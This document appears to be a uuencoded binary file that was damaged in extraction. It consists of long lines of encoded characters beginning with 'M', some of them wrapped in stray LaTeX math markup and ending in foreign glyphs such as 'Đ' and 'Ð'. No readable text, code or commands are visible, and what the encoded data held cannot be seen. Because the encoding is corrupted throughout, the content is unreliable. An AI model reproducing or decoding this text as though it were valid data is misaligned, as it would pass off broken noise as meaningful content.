$\label{eq:mhsy+9!mt^ny$>^'-;4A[=6HR8(]`A6XHDG&8&Z]'QDA-GD\&N1)=MDS/KJK>D} \\$ M"<C+UF74,%\$2NGJ1!5X^P]PXBW,B:D"GV_MLF3MM?M@SA^K?W*UQD%I^+*EGD MG9=?Y[L@Y."7?EWM8X@Y-_R)@'RAC#?-<U'PP=&=S\$J66\$7%67JWYP8B_(Z2Đ MMSAWIC3@-"O>A\#=\$SX*Z63.525V8^@TCB?Y`:IW_\Z]-2GJ92[9=*8-"]8'D $M\#Z[0?EC9FE:JWNIF4H=\T=6=(FU8B8DC7:VJC<RY?A^32Q5F;IX&?_[UV>@`D)$ $M49CS > (K&8*, (YZ)^{5}G5R^{1}-.7F.W#QB$TN25E1!WO.W3)] \ [UL< C.8D$ M?U[?;\$HGE/^;2R&4?1/"^..VXC6-?FG=\$\22<NKXM.Y-[S%\Y?_Z6^I4;%H!Đ $\label{eq:mmz_loss} $$ MMZ@_8L(8; ''*JP8_\S[$^)+X[FO_@,3S>X/SXN/SB5*O1M?D2G=U+S(F0BD) $$ MMZ@_8L(8; ''*JP8_\S[$^)+X[FO_@,3S>X]$$ M_+/`D="U4)M,B&]KPN?7"3W4GXC^-,^7JO@I<WY!"X\$JZM47P6F?V2<QDRE`Đ $MY60X:@?^Z43ZQB1]_&<J?47016"K-)XE(UM[I72@Q._F\//M+8*>+VF&\A2D)$ MH0]!DZJPF9F,M\\$_%4W\$?-EUSRJ>R[ZI:%%ZL#_&96Q6BCJU<#G`H8X_04>1D M3&XO_0`4X32NVS(QZ\-G1-I:Q&0\$)4^?>U*7`.70:\YDL77FC\17'44\$HT<\$D MW%=#`MYY'BP5=ENF:Q\=-CQ*_!%=F.0CW:<U;#F9TMH#T06Y5-_A'664EL`8Đ M%[A*E]R<E/G2IC24X^K^Y[':F8]3Z#074DJ#\$/Q@'^6&LG*P%U>9].0U3JKKĐ MP@T5\)/C;VDZ9(PKK)(WK;<MV9TW]IP>\FD>"41,9#]?VN[>\XB',0H<=?YNĐ MCKJ5VT74D3*?YJ9'M\I7.,V([;3F;U2`\$LJSL5I'ERE/)U->V47I+TQ2FCB`D $\texttt{M5Z->3\$ (FSW=*8ZX?^K5F\$D+X:FC+[\F\$_0*?+MT<OC8`SWZMS\#G,PO\$V1+'GDE, M5Z->3\$) }$ MXD33I+EF&X%%5TK9N1+WZ3&O?-?\+W\]S6^?:9AHGM!%5BJ:/J49UU&\$!S,'D $M\0V5&^NG*188ON^UZ;7;LD4;K48RW@B]],T>D[`KC5OO(10;Z>]Q+^^;:?QD$ MJT#E6`91N3Z*[O&="ZQC%,B0&OC)BIZ^QD[!U@00:8<ZI'I)WOD.'8VYOLILĐ MD9@;K>0'L^J;5WG?MCSU_=K\$FTO8C*BHX_E9^;O:S@7Q<JO&AU2''.'EE@76Đ M<-8ZWP@*A\$.Z.YQ+_/<4I%]%=QU5V\$YDMVRYAB8L)\YBX_O*.O(:'Q68R])DĐ MW\Y1]SWIVSN*D#3MT\$PCW5R2-3MK^]WE*2<<<SFZM,F4ZLVM/I96,]BOZ1-QĐ M`99\$KKN+\3[F?3G^77[F29L9OS*TZ`('RV6T#^X_'\$V?IPUH`@E@&BG8?U\$JÐ M',2``5.R]W#_)E._&G;,%-U%8A\@7\$\E&H\$C+#''QQ&(]U]\!;8>"JMT)W(QĐ M]B=-"DA#[ZGG9GVL+<12?S>C[.__QU916C6\R.91]H=1VS/NX-\$FDYL<A2\$KÐ M\MVA=H;5HT7H/J<_!OR.V2^,W:2OV+]KJK`>75.1IB%;HUGXVME!A_>%E`PEÐ M=;-7ZOYX*;?T.7:M;D->9L.Q_<_0IZX/>AQ=AV&R:BS*]_KDGNX'*M1R-XMZĐ MD=ERTY:2Z_13T2R^DIY^Z--JL.KUZ>R*=.GG4)6>*QQ];([/IR6MOLK30.Y7Đ MUF06?96JV0^'N?`C[AUW'O"TF)DH2V4LCRWQTAUJY.8G6K>++BUY_BD'T_[5D MFN5S\>KZVS'+_RS;H@<H:(1\$?^G<D1%QUG]P3_M1&._W`*X13>V:B]-=/1&DĐ MPA5Y3SX1^>_T9IP`%)1-?9]4ZR?4;"0'#>3U5X->QYSF+5JPG8E<(*ZH//?XĐ M1A0XN\$`Y!0.&XHE`>`-')4U8&-GKT3T9C^1U0B`=_`OF6=MHT0<=(O:`OK#XĐ M6!]L]'?"154X6)?][?KC7'8)R>+/"=VT&):>**7QAYT&WX_7@0ZJR72Z"WHFĐ M;_K(.PS^1-)Y_@INJFSLC\$\$-'-*L*_?S1*SZ42)"!8AB,ZJ5?2RA4E0UC3\$'D MS][)<C?^VGQ`TPFK2/0V#77\\$OG*X;@_O.:4]P#B\$3\$J!4Y*M'_D3I'L*H4<Đ MBH%"``';#^2D-L5N<=FU.L^P1G-\$AL*[*ADD\;KTGVY!MVPZVTL<\+A&:C>JÐ $\label{eq:main_main_main} $$M\&"'X_1N8R[Q,\$Y+B9U@DI\&'C``\$^PXNSOMJIWBO_HP9J/^V.B+WX1=EI[\$FAD]$$$ M;8X2\V!.>U%UM/0[;+9ZVY9`GT29-CP]308X\$+0N*7N-B:=\$/N?IN*RI4BM7Đ M)9F"?IO)U;*V(S"3YU49I/>AX/U8>!L;J\$QJ-1)]]0>S`UM"7>R.47=Z0VTRĐ M_5L%`,!,\.VHIZ0,?UD2+4`GH9_,AC>>,ELJ3EDJ=1Z`Z?X:&WL^"M[^C52ND $\label{eq:main_main} $$M@=];D3]">FQDH&D?CU:/2:1'ZUD,X!@-<M5<WDB(/H3=A2SBZ341XT+?S!\\"Discrete A2SBZ341XT+?S!$ $M\ensuremath{\&^{^{"}}} : +/Q@<J'_ZD3-\#![[:]NYZ2W"XH0N&52-2WZ"[8@68/D/H2^*_>XER7D]$ $\texttt{M^J-00N+L(EKI43Z<^/H9-2^!L6`]45HL)A'-FHESS>JS4CMIW<L\&\Y904[,ND) } \\$ MC>_2*Y!"XK7Y624]RC1;9:HAC<Y7FLW5Q01=/^=<V[RG-Q\$\]>A%9]R'6>?8D

MU#B9; `I;J,\$##>IXEAE!B@N?>GW(NJ7BKN%Z&HO2ES/V-E&47-!:3H.J0ZH\D M1\C&"VK;=6P;K##R1^0%*U%Z)VD\=P<H%9K98]#K/G&6_2RH)UILY7"!E1EFÐ M(8NRA=T."810^56+CPY(C6'877Z_C[D(/`TZD%Z@,:Z]@DP\U15TT-X`0[\$0Đ MB&!<1C8Y,&R&T'<94V"M;\$-E6R+"0VL"UZ:L,*\<P('S*9_>[4]'/.5K2EG!Đ MPT+D9V^E\I=^ZZC]_EB,4!5:+='ST+6&+)MV/@'O-=/=+/`^DQ'FLL^H`7ZKĐ MM`-GJMRWB\$HM;1AL4E="&Z8]N"Z,6F5\0P&IE2!D:,%!`)/Q&STEM:B4S/"%D M?'*N\$6N-P.G>:.M@Z79,U9Q+JGHO]C\$[)-<U>7D?P4XE".JAR#'3=+G!@=?7Đ MY+B0CX!L*80&?V)5U\$YJN!;V04X"GO<4I-PJ`Q(3*0Z16&:'JP1%3?H6A)8NĐ M?2MOTF>_>[HIH;%=7@@+BK@5[4T]\$Q2/0<B`5.*:5;7#<-,2GTOOZ\$VVDK#YĐ MQ;=?WQ*K5OAXYX1@DOY3>86?: $O6K-*_<BQ(7Y&C#L%7>A-]X_;"FPJ;&R07Ð$ MV>\^&Z(.Y?]R-/W%<X[6.H^CZ:Z!_\L[*R!SGR;]/L%6W)X,1NT?/)**-1.ZD $\texttt{M=>F240PZ1UT[^!TUS54R?>RQ:WU:14<]DY,]'"Y*2`[JK]; \$J*A319QF0:7+D } \\$ $M%=+^?64_{ZNAZ}@,-)]-7+3B&\#6LY(R_Q"FPOJ[<+2%_KTB6.X0O.!X4M_?GD)$ MS'M[Y#8L`A7C6[I?QSSQ_,>/"_3W6.\-.=HJ(!'`15ARW]G"58UIM.96L]UOĐ MNU=JZO!5;3`1TRO'LF2VN(F'VDA[=>Q/0H)>3FP[CM`&:WR<KDPKV%LGLAQ9Đ MKL+L1192!!XQW>5+295[[R6`^3F<RZ]5;06&]<`1A#.B.3D6\73DHOR`>,B5D M@'>U:TQN0I)[EQ%W+W")WC/N?_1]6%^IJ7,=`?*]K;G3-FC>J<]S1)^EE*"ZĐ MD1J7K(278+2X4"-8GNB.9^;NZ7[GLM&75]YHJO^H="YEF"Q>EW)KU/X='7F_Ð M=:;T`]Q0J4P85T8B>PYHX-+DN+ZG@CX1HG`Z@\$026^TMY.-TX`YI=T<HC[]LD $\label{eq:mrps} $$MR$$ \we \hsuperselled which is $$MR$$ \hsuperselled which is $$MR$$ \hsuperselled which is $$MR$$. $\hsuperselled which is $MR$$. $\hsuperselled which is $MR$$. $\hsuperselled which is $MR$$. $\hsuperselled which is $MR$$. $\$ MXR7VY-XO<.M*S0Q_Q\NKC-J(`\T+DKIS]1'T2J&E""1UM4V-T,;)/+\$Z?[3#Đ M8XV85G/SMLKLXB6AF5('AQ]]+4QP?7D2@T]J)WC90%\#AM=+K'Y3&@!/W&--Đ M\$A-[,\Q>TC6MAL"'07CD&&S^`^VZQ_-C'`+<B-=T80534+V\$X2*_WCW^;3&CĐ $MMLM&G/^YO-C/&22`U17,/_5&$F4?HC]$ %FU[9U1_3W6.E9+OQT_,/C.6!JO/WÐ M[I)X0&\PX]\$B+(;4O+HON#%?O--()NNB,7`K\SG2<_N.((^V5U7FB:_/W*K&Đ $\texttt{MSCM]L} < .\texttt{F,LW]} + \texttt{W#J7}^43 : _; \\ \texttt{5G.8WGE} < \texttt{UE}; \\ \texttt{6AR&$'G?;} / *K^3 \# (\$? \setminus MO - / = / D) \\ \texttt{MSCM} = \texttt{AR} + \texttt{AR}$ M6DOWG8KU60`2L?<NEHF8.Q8LN<C-MXC!8F;:^_2EN,+5/EZ*3[#_W#11QO3^Đ MT67!]PS[-+B\$J/4_9?67/),WOK_@'1BUKE5="?2:XI'*_5XQNQMNW/G1+4NIĐ M)DJ)80."'(15*L#AF-.KX16X8I*7)?3QE@)+@B+U4^QOL`^P`[/!YB1^&21,Đ M]+I]NCVXIW(OY;/R!:L4LL7HTC]6<JT/1EWF)Q:1;:]'FIAUKY+%<.Z\I)LHÐ MY\`+YJ60-;%V@^G_ZLF+\^`!5/=/\'">6DNZWN/1*OJ;QG2;)K92A.N+0NW#Đ $MGQ<N!^6MF/\#\&1=>7G\#9F)XM7F=-A>CR"3\&_TY0RW/A-JH+MY8;JS,G_L@B(OÐ)$ M[!/R/HBJJNC=,,:`RT27A;BQ3C^T,S%7C=VP"%NX./9+IN!\$!:74<^>9QV)DĐ $MJN,/X2]5:<MOM.\]M1Q,<7M%*['O07WX!NEH[/].P8^%B/C^]GB[F'I[/^+DĐ]$ M[K!!@2_4KX=>DGJ:]T0B%Y>(>T]O`TIN.NSK<24Q=_RQ\$J)(#EJ*,0%]U_NVĐ M(5GKNQ"S[:32:-WY5K)V7>RC:LCM*">!%PF]7']`-Q.X1SC?\")5[`5E68AUÐ M.^3;EB6(R#T)VW>0ZBEMEGS%C_7>^37=R4N*B]`2E/1VZSV-#AN_U57GCC%-Đ MVAG@G1N`5)R=G+\$O&+[R!#'JWX69#11&DK8FZS9J[YRM*,[8`=PSIBEE`T)RĐ MD-R3<"\K5D2!3@'V 9")5U)-Y39A^F&]ZY?<!(,85\$I: M[]BE>VX/[&MZPYĐ M#3\/%Y\T4EU69IJV%3!G>[(9MQ!CCLR3F!\$U0^N]]Y^\02^CINS &NYF&T<'D M52VH7M055K&0U-\$UZ8E+N^J04*?PO_M`ZSE'(QPA)><<#0!@AK\&MS^G:*Z_Ð $\texttt{M!O=KU2J+15W}^{<<} \texttt{WK3/9NT<T;N>";(*8334L!E\R,`G:.YI`B,JO5=NMMSIC@D) }$ M2>H'O4O7=D^O3OPQ,AJB/7`O*,=:J"=*W3[CE53<YW3+R21[VWQG1-^OA+D@Đ MK:W05T/^]#I(H9>8X*\$)!KC'9IODD^!BVQ&BHLB3!4!2<3+UB2^7MET&K<Z/Đ ML2=&M<6Q;WH1'5=_QG#3;'EVN*O5G6PW*^94/PR=CIR+ZF':LO"X(916&I<5D M-!8TR`8K(S=R]BHK3U%&W%\$AW)KTITAT.>T+&M3,9"*B)'5Z]6D^/H+9HY<-Ð M#W\$J+:21Z9G1KJ]O?(10#SR>6KW[&G3SQ]/)MDI^N\$D#?D`F,9CU"H8SHF<^Đ M'CLBP&AA/R#=>G!,FLP&&Y<:ZK/:>S[.*PEPZ6[\BB'SIL?X?B)'L(,]\UX>Đ ML84.8H]R";ZN-;>.4G@&DBBZI2*EI7LU&;-S[Y<12DLU\$(D_X_Y,J<H3G7.^Đ M_U1[C\$H0"S);2@WOWENH`8UYY+H_-(I3H<4F(JD3]5[-"\$K'2>_`X@AY=!'PĐ M*, HG5IF/JB&)QS*O=F[U*9_^4N&<WLU0I?(O'(ZOC;/Y.'`O+IYNG^M:SW34Đ M\TG4K6N1/:0'&\$\$GS[Y)9DBO>="'ZT,:\$V0!,:X?AURV.//M>HMRM\H37Z90Đ MP4.N!X5?EEY7&UOIV\$L'*A66K(UI.QU&UJBQ`H<ZVN\/UO8S0TM7&I!EK\$HBĐ MFH(F"*F, `)6]!Y-A<MN/OL^+XR#Q<1.5DRM,X2N3F7V5W 5,TA@W[),<6FZ%D M76SWWNI)UYF"_#1R?EDE-9JX=C-O':J/B`5Z2)R>7B_4S]PNQS))%P4N!*&<Đ M&854?%:VEQK,B^ZH?;U/+U@MS7=O;BYKK\XX'TK-O];[YZI18CQB6F5._N=#D M1;M)5'H<[U<ZAI)0*JT^DFYJI/?V<>2N.[/&G,;*YW2'!\$^'7WV?UIF[R^\9Đ M(T^#%HQ6U[LI^X3>"9#AMPNV)Y\B)W'61ZGA+.X<RHJ3U\$_3P_J=@N53`=+XĐ $\texttt{M\#86!_;'JV\$MD}] : \texttt{O[8"J*>+,)} \\ \texttt{\#Y`)} \\ \texttt{4G1DV3G_I4)} \\ \texttt{PC!-Q;*,J=24W/]} \\ \texttt{CL6\&PD} \\ \texttt{D[S]} \\ \texttt{CL6} \\ \texttt{D[S]} \\ \texttt{CL6} \\ \texttt{C[S]} \\$ MRHY_WA.E<F2\$T>9XC\ZUKJ==#YF15GEZZ,&M!;QT*D6U%ZS(YX7ZT^EW";?2Đ

M6<'M(DI>%/B'63R4[HD,9'+[7<\$D9]X<7W8U.#9GM0LJLE^K%JH6\$/^P\$AWZĐ MT`!?-.P[>LWCAMACGV\4!1_97JPQMC(W_DR<?4`G^G8"M50./%2Z)/VH#1ZEÐ M4*9^*^@W\$08JME#[\$Y0\85HBG7!9M_9AFDQFUI#>_-;U[V"2N4%??WP26"END M5W&46/K6H-LN?@&B:\$-+2`!-KNQ+G100/_I^Q'U9PW1!^.&49M!UWCOY.Z4]D MK?."\Z\^["BEY*,TW!!N\$M6<S2%0HZ?3R\$2!:Y-IE\908@^+E#@02QU\$2!HPĐ $MA_[0\&?!Q*Z$L:FO=^SM!BS2:P:YWY>(3_*UO($5"\V3>/!4/[2(KF+EB\K'D)])$ M/OI:WL"V7205*SI*Q<B34 UZS\PO`7K6R9.AI:]H2 O]=Y2(F3N*DY.A"?RVĐ MVGS:39*O#6:9'Y>%!20E<FZ0O>@5]EWR&H3-[G#Y#8?-E)FZ5+6"M-,<0"<QĐ MH+Z>TY^JXK\.E!*E^I]QNY+<3Z(N-F1Y;++CK2]DI/Q(J8EFD@L?XJP3[YJ8Đ M!\$TK+FPH&\,U'HXAFS@;^`B:I;<G5RDLR-I+C>\$H^"2JTB&DIX#IZ9+0PY)VD M)FH4DNIA]Z8\W:S)A8/4T8&HFH=TY)/%NI*FUQ:V.CJ^1,R;?"LU"CPMYA3FD MB*&+A2R5M+%-P*S+>:^2UT?<>-^W5LHX;(3Z&6U,,\G'%7QIJMRP]XB`J-OGĐ M:;][.H54G"\$]1S380KP4I*0\$.Y?!02/_<C32\$53R-XY.`#,DPOZ+I%\!4S)MD MG.F: 'SK03[JE%V5[RQ7[@Y_PEI:C2C,5MC_HLEZ_Y:16T"5@\8NRX^!KCEU:Đ MVH--L\K?T@Y-&I_2-"^.[7[4VY%+>%0WN@3C7[]>_=TMX8/L03`KV=>'+3\IĐ M9]J8%0ZI.9=YXK'BY9!.QI>5K1@ZXN4;WZ%)(W:#%@+KW9/\$]-`.;ST07^N`Đ MQ,,D%60YX1V:5&0Q@%UD<^MZ2(,AZGM<O^/T<:^M8O7NS%M!(?L4)V8DY+=@Đ M51Y-8E=CA\>+PC\S3R>K-\$V^/T8<W*/KS@2_V6GHO)E8"6;\JT8UY^&'5MT_Ð M\$X8:\$'%)PFZ!'HKD+O@SKV#,VWH\$VZ?H&+B45+X8+)+X?:O("38FH+-U(R80Đ $MQP >= `4W!72IA^{(17DPCELOM<G\#VQ!$XJE^W[&^H[J&?Z($$^W6O:W'(/2-M!D)])) }$ M(IE8L.>O'?-]>[079CLB'Z4:JF@3_F\$CY_WDS@A6A1*"GS9ZKO\$G#^&Y^;!FD M8**HR+*W4XG,;JX1ED.IG?C8T#UZK^RH(/\$L_[C[]*NOV,Y4CX1#8[P<XK?-Đ MDZF>W3/#WT7FK^XCOQ=\$6(J(V)(F^VZ;]/&G*`"Z555'67GQJ*4DU:[P`U9LĐ M^"M9]_QO#9\V\?VM_4JWL=Z!3*6_HY:1[G->QZFNE&:"DM3?R`_N-G,6+G03D MY%/NX<"&F%(Q70EB[VMNP4_(N,,)>9P>6S6[RNFP:E7DZP8)*;-'+)TV\J8; Θ M3?9/K?OHM<L#3CLO[+Z; `Y=6:'60Y,-2%9+)YFC90&DFW?AXC%R\GD-1(O/GĐ M\$-,D:.7VJ%FPDVD.D)==SHL@NWB[*"7-"YN8LY,[?MR?BTU!'-IP/+J=80IFD $M-HQ?<, 8Q[R-)P; XQ+1E-Z@8S_; 4:<.Z>'G_=\QWXO3FE$7H@@_=!1MB)H7@:D$ M17R17;3M@Q;<XTG--XV7EB@B8#R=TRD2\="!WL-\$E*SNP,4]F[%\$VNLL_'`4Đ $M=9=[-"#@%V^D\setminus Q)I_47RA79(CJ+B6I>#L28>5!@G`$)J2TY<^S!#EUF^W,]]D$ ME6=4C]XEH9N10Z!4YC453WEQVM'QQT\W9.VVLS,&:4!5_*8&5"Q''W32%1)#D $\texttt{M-(TD/1/C=66T2IGX\backslash1=Y',C-N"+[FI[...62.WS8Q?X(D_W2(_Z:S8*5)*RD0Đ)]}$ MTT@5*"9NM[)I'Y:K*5&)9<<U0#\967=E#1D:9N/-J_QNF<61*2AQQI&TW<_ND MKA28QDOHI].U2Z`4*Z4X>.BU<3.7@W[>K'A<)-1,5R_SQG,5QJ3(8GEY:*K(Đ $M2&'CFD7>1S(W+QAB<S+4"01,H)X9Z>X-.M,]5B#YC6-6XT,H=,B1$^G]]S8D$ M#F:YUX-\,_EVJ%_#P:S+(B:I7J@"Y3DJ(?<'#MHJH2P/[?M-CZ,,*,-Q_9:PĐ ${\tt MT8VD42^!0?H,5E0V"YD")JFIU\RY[]=P@P7!L@(/,;R)7C\&>WYDV\@]S>\8PD}$ MO; NNH6RF3GL@7M23^H; K*JNNK<>)@-#D; 37:5(,2GO4[SV5!*,;<ERF/C-I%D M, WSPZ2[C=O40T:^XH-A^\$.?S]"X@M'W2A5P9QH2#\V@]E>P7[!;K39Z<O4*7D MFEJR^>US2R*3U"V,;-6M'FK((:[/BH1)>\<\J21^J%;Y\$T,VO]MJ-N=*]&G8Đ M9PBT#AV:W5DCOR-Q15[009?QY,_<6[E>NRDVI_<H[085SM_408Z=T#8R+@V;D M9J6PI]V0S9FJPX2<PP3<R*3 U]\$'8U6Y/VT[F8-^3J58F8VR9"RW"2A0]3%/D MNI2R: 'J[722S#8'L#E==,81]Z1?8>]9KTW'";'H]\%;+0.GH_(*!91""XQ.JĐ ML5,@L9S]7XX&50_#T4SOP/\U"+\0%FE-;5\)8@^S5!>H)R,#^Z!)RWEBHZ4'Đ M]DT\$@T3VO]G%`1P1SY@1C>FW)8*8]!M/SVY6)"=1FD;'_)A\$8XDRZ8`XYWT1Đ MLO;[)I"2<LCH/1U#M,BO^7WYTV*_WQ8`OI):ARM-2)L-2*@I0#^/YTE01\$L%Đ M=Y.A;_'MFMF]@BY)2??2LF?[AK#S(+B;AI\(*'W@2&RF]U\.F/HP5:T0QF1KĐ MG+VBK8!OWN0HS^;6]>%\$\$I*8!20LJ..Y0JZ','V/;QTD2Q`(&\$A:W<M#Q<]4Đ $M>1E\cDf(X[R27DG#G-R2Q#"74\cID3^'Z)'HT=.AG'CJ(KKY(#]0.>T;>>*`D)$ $M! + : Y?/V > I < 0/-?@"7[&J8WS?[4HX#?FSDH>-'4JNXE2:XB")^P=O=$J[F9=ED]$ M-YNOX[B?LT85R8TV4`'F^Y&F1KDV84]1.R;BNE?26&04)W]&B ^</ U:U1[7Đ MWK^P\$I,UQ,!5DS>H3HND+S?L2S6Z]OF;O-Z9BF4@ND@]4("[\$Q^O7\.\$W5#DĐ M^6H:/!4##QT-*Q#LX6P%^Q'PFK,-*-PPWLMLIL<!S[42Q/2)_B*U6:0<@>9]D MUMFB?KC&SXTBDF+KS,<0]\$078%MAWWJCR7RKN#FY\7A\]9YD;7BQ6=/%+X*]D M)\$WJXY-(>V65]A?.#X14B,][+RGX:]8G&\:A.LK,L->/'*KB>:9>=.>"E]?-Ð M, % `#&1D/65>U[7P@BF=Z)C*-64J.SDR6`D<R20^)C7FVF!<T!V?@E]7M,9[ND M\$W]27UHGF>X<!OP@+')/085XXE*:DTB-T\\$%2^L':G`G=A=.T\Q]\+/,)Y63Ð MB\$X99\$^,<!,"+^[+*-37V&\08C;-I988]HN;-X&)3KNPG]'UW1"#Y29,N<[PĐ M20[7'ISM47+K<4A3H;_ZSHC8H(%-6-9Q@=KUAK(9[(]73'R#2'G.UHQPOG<#D M8IO`7"8-R-"`'(=+LS';43#%D`YSC&XX:(8D1TT"4C1I1_BV/?%NLS/Z/<*'D

MDTDN=.3,F+;RATH!M72BNJ>NOV-DZ%</*9EP.S)55P^V.GX!S"500+6`L1F"Đ $MT'2G&\S\5/^N;TL^:_2GZ=6-AOZ7SJ)=88V=^1:)W967^1-?5P'U>]_H2]JD$ M6M<9:7IBL>?2?J'2VCR*<&&ONW2;05Z/>R0@1M,J%SFN_GIEU]E;-)PN)35ID MOSA,3`!^TK_]6`I4`1L82-540(7?>%5*&9?TSN;JJPQ1;EWODL\$;S?6W97Y:Đ MV=7GN!%";]Q_E, 'S3B)70.7%[027#Q3B7NR3QGHJ]QQ2TPV#>NB2B[]8'K*5Đ $M/Y9)36=0297+?[5.8H(PD*?*HE:\I'GB;=<K<U-V.<^BLE4(V$;2J&(.M5)3D)$ MF?M#L]M]?MZ9==*;[]FXB'F#H:4E"!T0/C/+263G8FU_`E\?N\O:"BG(G]Z:Đ MGW/9CR3N>.FD.EV'@.\MT%)0ZM`EI&-%]9,YF\F-!2^)<I#[?4?VV,X*.-U&D MSK\$7W-;EO@UWXI2[\EE3*WM`(UCFF9>X#>-.\$NDF6E8+*P@7+0?N3T@X15?[Đ M7E1XLAS6WK\$TY&P85<(H+CL\$)*X?==2">KUV(FVD.;K8P\#1+&UHN6.MVGOLD MSH.FY3"&6/A[0807C8?17M>4GCY.(9(R"<_:0#4%J?#\$C7<-S_AD-[3<U^7!Đ M+']-B#EGO,:_C)</^&GWWZ/N2/4CM.*U9D\H*600:E?+;HKVL0ITDK^\$"C&Đ MO--K`\$&MR'ZDM^(YIKD<VKR5WKP22CTBUKM')[*_[>/\$T4,3U1.NDK=VG'%9Đ M%[TK(>EZ?='IWFX_.L4Q*:`AY7EKOY_TM+QLZL;X>[SM>IO.:U'']#TMR^L.Đ M.4) "@R[XZOWLPRJW#='#7M+3V5+]UENOOVL=2%S^/^T#L^3_=X/%N+3*+TT7Đ MI_>Y54MH0_*+'@,R%"@S>YD47&U6*'GPSX<?.,76V#ON-K,(G;[_:(W]A8OTĐ $MO^BNO^THDE''.^(N<=<P3X-')C/9&PR1E'Z8BK=M/<!T&Q2A%9!D$ M3WHV^@VO=[MIQ(\$90/E]J:Z,MCNVB104V*?4CPK3\$4_(:'^,O+'1J/0=7&_*Đ M?\NZZC*6G'N#7^XV?RU3HTP0U4F>R(9&=1"=!*ZKSZB`KJ5,XO.`B@=([7[PĐ MPBU<Y)O"P34)_?E`Q\$\$MNX_WJJ_/?CZ"+/A1:71`:,A[SZDN2;`7\$_XFK/?*Đ</pre> M#27J;J-&I`RIC[BF1S]<C)\$'.6#TKE)9.7Y!6<1=T:@FF=2E-\ZCM1[0BM)JĐ M\>N</+BW.%T[@H"RD,:RR04>597`O#BM8:1X(^U[@F1"-J&>82368)>SB&%)D MC)K\$AFL]>J.X'A!Q<6>X,:V_WBV.I9Z,HQ60\$/%F*D#ERX"9>/OKUSNN-?%SD MU,,X5>P?3%9+!0F/1QE\!]/9W.!A,)O3T02B/`<^X^A%K.1:X:VV3&WK78KMD MW.2IH]T#WZI5J_)%U]-MCZ`:+BU8R<900!EM&=Y\$J8@^L,M\'L4T;'?;:[9@Đ M^.A.YU8XJ\$A@\$G5B\$53]YFRE4JAGI\$G>*%#XKB!`'!B%`AL:V0@M@,PD"RP/Đ $M='\@(;;Q,W=;?=A!FRF]WL915+W*NM^3*"W-;$/OO]#!KC285PK*#P)#B#V$\D$ M8A?[/\$?F'QIA?R)Q&9RII2[Z<G,>(K5\43-,G>DTLE34XU!C2\RSYGU2+V0FD M\EVH1#; KS=0=CL1: `;_BOK('R=:M^KM47'4VI:[J`E5EBGU!30<8]0,S0_(>D ML1H'*%`@86YY<67?K#:F;9PMN>HC\^^_O?JX5%`_K^@!7ON#KD^C%W43T5BPĐ M%1Z7K=="?4T%>B0X^=SDA`*M'0#<0QSZN](W#D.F@0X"I<C`=;(H6WW7\$\IKĐ M[2.K"!\$G!VH6\$;,8*9H9HG\$?RNXZA)V/G_&]:8D0;3+G\$(K=QO#UK<2"<#+7Đ $\label{eq:m_ZO} \verb|M|ZO>*Z.4N#GL*TQ',@P\V[7X4PU&==1^Y$$Y>R&?RXNJBML<K7YIFP[09JNDD]|$ MA5BC\$R9\$/0U\$\$O1HLHWHDF2/\$%:#\$V0!'@^?3\J='B].L/FHLI-Y:@ME4+M]D MLOYSYS!,GE#5QZ06S%0;K](2%ID((X:6.9G'X_1==P,X3^%`I4.0U[O!NJG-Đ $M2:V4^*''/9)=F6?DH$^FN5G,7"]=!US,Y66EM[ZZ*_Z[&6;H%6!R]_OW^6E[D]$ M\$"@_Q>GI>[3%3UNU+^QL<BT]8'#G,\$%DQ3+/I*H6GPJW3'@`L&NA+>"OH?&^Đ $M[I\hfill + 67ZBX\#1]3<4V\#R=-\%,OS9\#E@LG>.-1)E3\&[316\%\&ZJ<[CC<[^9P'E!MVD]$ MTYWHUNL90YLN2K@T80G`&")N401NOV4I!\$^/L153>+B[2#U9GZ7BJ!UH&!OLĐ M#9$^2G(;B82@+:KAZWSW'TZ_[+'9"CO0042\2LY9;3J,.@G)V="P>]?T9#LD$ MIY6VZB9](Y\$J.D8%Z^W[(J=S!%?]`Q:[H>(/DL4=O\3[/.`BLB?A'Y8]* 0Đ M<!E,7GGVWE20HT=>.>*2!'G))6TSVS"6L-72J%QXN(C^4PE9!A`=,1>E"6;AĐ M9BJHY29TI/(A;"0)*T'6,5H4%Z&EBROIP2E&;GTP"KYNC)M2UF7=M%45[BU%D MGRMQE>IXSE?L>E,@OC^VZ:ILT:_W),#Y\$C'&@J**KBUZCC?R.R,87"*/N__Ð MUZ.1CB"-_'_OCV;]JRH9YX'!R%^2S@`15[9*3NG-L2*U32ST%'AC9'@&[=I%D M>@9E0ZUG4(8,O>3.]/)\?9Z79+Z'6`%!%FQ^'#E,U\$*_0%\$D13:N*]?*"/,8Đ MWM9L'U]"H[VB0167/!\$G.IDC&Y0(C:'4T3;W]YMLO\/_TQ-.-6K70RU]BN,2Đ MU@M")Y3L?L!FJ`2&V4BZTQNA=_>F8,0I\6\$U?FY6AW;8('%Q%J6/CU**%%1QĐ M@R]'<=!*"TE>O,ZL4&FE34]/+06Y%VOU9ULB,^F:""U-8A.:]*[3^89!&R+HĐ M1"%XRZQ_1U,XQJR^V'"#LX#+'-9006.%2D9UN/BF&=09T83AE:GCL/Y!R!!:Ð M+3Q7-ZW+#??D[[H:^IDMZ89P8T](OI%;Y\29PHR=BC+D?BI88J6DOVU06D\$GD M;/3^>[V8(H&A<=KETK`&:G1D&'OK:S?7!![5B?MK*K5]!#IA:K6&=:) WK5AĐ $MF.K"#"^QFU0VH#A<A>@\\^Y5J6LG(B%F;^'HGO5F-??@9A0C1-=*-G\\25?+\\0D$ ML:@E!M#W?AQDQX.Q?ZV#.I?O_;]AVQ;DO1[Z3?<*_F>E]GRJR3[FSD*=TT"AĐ M:#SL'HT]_L4+!J?W8&&D8V\$\2J`WKHO>\0ST,IPA8ZW9I8H]BEV"\$V1\$AX(NÐ M@K7!9KGFT%2:`D8A=F&KK]B2-[8?7U^80)C<%ER44-C86&>R%E)H2KM/O',EÐ MIT, `(?_D:[+;VEC#01\&(O);7M^6HD@@A:6G0?434/9!NB8G,1O<Y+*Q@4/<Đ $M'-,R^?,^_56N9K!E5MC-T^2-&V!:6&0G6]DXZ'SXRMV>L0_V1_T?6$\"-LXD$ MKG>Y!D6>"E/"Q/?!,W\$\PKMSX-U,\T>(XR-F8)/)FS'>\$MO*!SJ+#-9++I+BĐ

